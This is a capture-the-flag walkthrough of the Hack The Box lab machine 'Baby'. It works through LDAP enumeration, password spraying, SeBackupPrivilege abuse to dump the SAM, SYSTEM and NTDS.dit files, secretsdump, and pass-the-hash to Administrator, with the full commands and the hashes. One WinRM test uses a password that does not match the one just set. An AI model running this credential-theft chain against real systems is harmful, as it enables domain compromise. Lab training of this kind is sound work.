
Bageto (Tom B.) - 01/02/2026
Baby is an easy difficulty Windows machine that features LDAP enumeration, password spraying and exposed credentials. For privilege escalation, the SeBackupPrivilege is exploited to extract registry hives and the NTDS.dit file. A Pass-the-Hash attack can be performed using the uncovered domain hashes ultimately achieving Administrator access.
https://app.hackthebox.com/machines/Baby?tab=play_machine
1. Enumeration#
nmap -p- --script ssl-cert 10.129.234.71
The ssl-cert argument runs an Nmap script that retrieves and displays SSL/TLS certificate details from services using encryption, which can reveal domain names, hostnames, and other useful infrastructure information.

Using this command we found the FQDN by checking the certificate infos
echo "10.129.234.71 BabyDC.baby.vl baby.vl BabyDC" | sudo tee -a /etc/hosts
2. LDAP enumeration#
LDAP port is open, so let’s do some enumeration !
netexec ldap BabyDC.baby.vl -u '' -p '' --users

We find Teresa.Bell has notes about initial password BabyStart123!, the password doesn’t feel personal, we can try it all user we found.
Run previous command with --users-export options to extract username
netexec ldap BabyDC.baby.vl -u '' -p '' --users --users-export users.txt

Then we can try password spraying.
3. Password spraying#
nxc smb BabyDC.baby.vl -u users.txt -p 'BabyStart123!' --continue-on-success

None of them worked.
4. LDAP Enumeration using custom queries#
nxc ldap BabyDC.baby.vl -u '' -p '' --query "(objectClass=*)" "" | grep Response
Is there something we missed?
We based LDAP user enumeration onsAMAccountName property. There are some accounts that don’t have this property due to being disabled, incomplete, corrupt, misconfigured, or simply created to run services.
We will try a custom query to return all objects, but this will generate a very long result, so we’ll filter it using grep.

We didn’t see theses users with the previous enumeration. So we add these 2 new users in the users.txt list and run the following command

nxc smb BabyDC.baby.vl -u users.txt -p 'BabyStart123!' --continue-on-success -k

Credentials Caroline.Robinson:BabyStart123! is valid, but we can’t log in unless we change the password.
5. Change password and foothold#
nxc smb BabyDC -u 'Caroline.Robinson' -p 'BabyStart123!' -M change-password -o NEWPASS='BabyStart123456789!'

New valid creds are Caroline.Robinson:BabyStart123456789!, we can now test whether the credentials can be used for WinRM.
nxc winrm baby.vl -u Caroline.Robinson -p Test123.

The(admin) flag mean that the user can winRM, soconnect with winRM and read the user’s flag.
evil-winrm -u Caroline.Robinson -p 'BabyStart123456789!' -i baby.vl
cd ../Desktop

We now have the user’s flag !
6. Privilege escalation#
Now we are connected with a valid user account, we can check privileges.
net user Caroline.Robinson
OR/AND
whoami /priv

We’re a member of the Backup Operators group. It’s a special built-in group which grants its members two key privileges:
- 1.
SeBackupPrivilege: Can read any file regardless of permission - 2.
SeRestorePrivilege: Can write and restore files anywhere regardless of access control
Let’s exploit it !
7. Registry hives extraction#
reg save hklm\sam sam
reg save hklm\system system

download sam sam
download system system
Then use secretdump to find credentials
secretsdump -sam sam -system system LOCAL
We obtain the Administrator’s NTLM hash.Then, test whether it can be used for a Pass-the-Hash (PtH) attack.
netexec smb baby.vl -u Administrator -H 8d992faed38128ae85e95fa35868bb43

We get a LOGON_FAILURE response. This is a generic error, so we can’t pinpoint the reason for the login failure. Means that the password of local Administrator in not the same than the Domain’s Administrator.
We can try another technique: Domain Hash Dumping
Unlike hive dumping, which targets local accounts, domain hash dumping targets all domain user accounts in Active Directory.
It requires the SYSTEM hive (already obtained from the previous step) and NTDS.dit (the Active Directory database). The problem is that NTDS.dit is constantly used by AD service and can’t be copied directly.
But we can use diskshadow to create a copy of the entire volume (C:), and from there, we can extract only the NTDS.dit file.
Then just like before, the file will then be transferred to our attack host and extracted using secretsdump.
8. VSS (Volume Shadow copy Service)#
Diskshadow works based on a provided script file. Let’s create one on our attack host:
set verbose on
set metadata C:\Windows\Temp\test.cab
set context persistent
add volume C: alias cdrive
create
expose %cdrive% E:

Linux and Windows use both 2 differents line ends syntaxes, convert the unix created file to a dos compatible file
unix2dos backup.txt
Then, upload the script to the the winRM session and run diskshadow
upload backup.txt
diskshadow -s backup.txt

We can confirm it’s working by checking the E: directory:

Now, to copy ntds.dit from the shadow copy, we will use robocopy, which is more suitable for handling large system files while also preserving all attributes and metadata:
robocopy /b E:\Windows\ntds . ntds.dit
Once finished, we transfer it to the attack host
ls
download ntds.dit ntds.dit

9. Pass-the-hash#
secretsdump -ntds ntds.dit -system system LOCAL

nxc smb baby.vl -u Administrator -H ee4457ae59f1e3fbd764e33d9cef123d

evil-winrm -u Administrator -H 'ee4457ae59f1e3fbd764e33d9cef123d' -i baby.vl

We now have root’s flag ! Congrats.
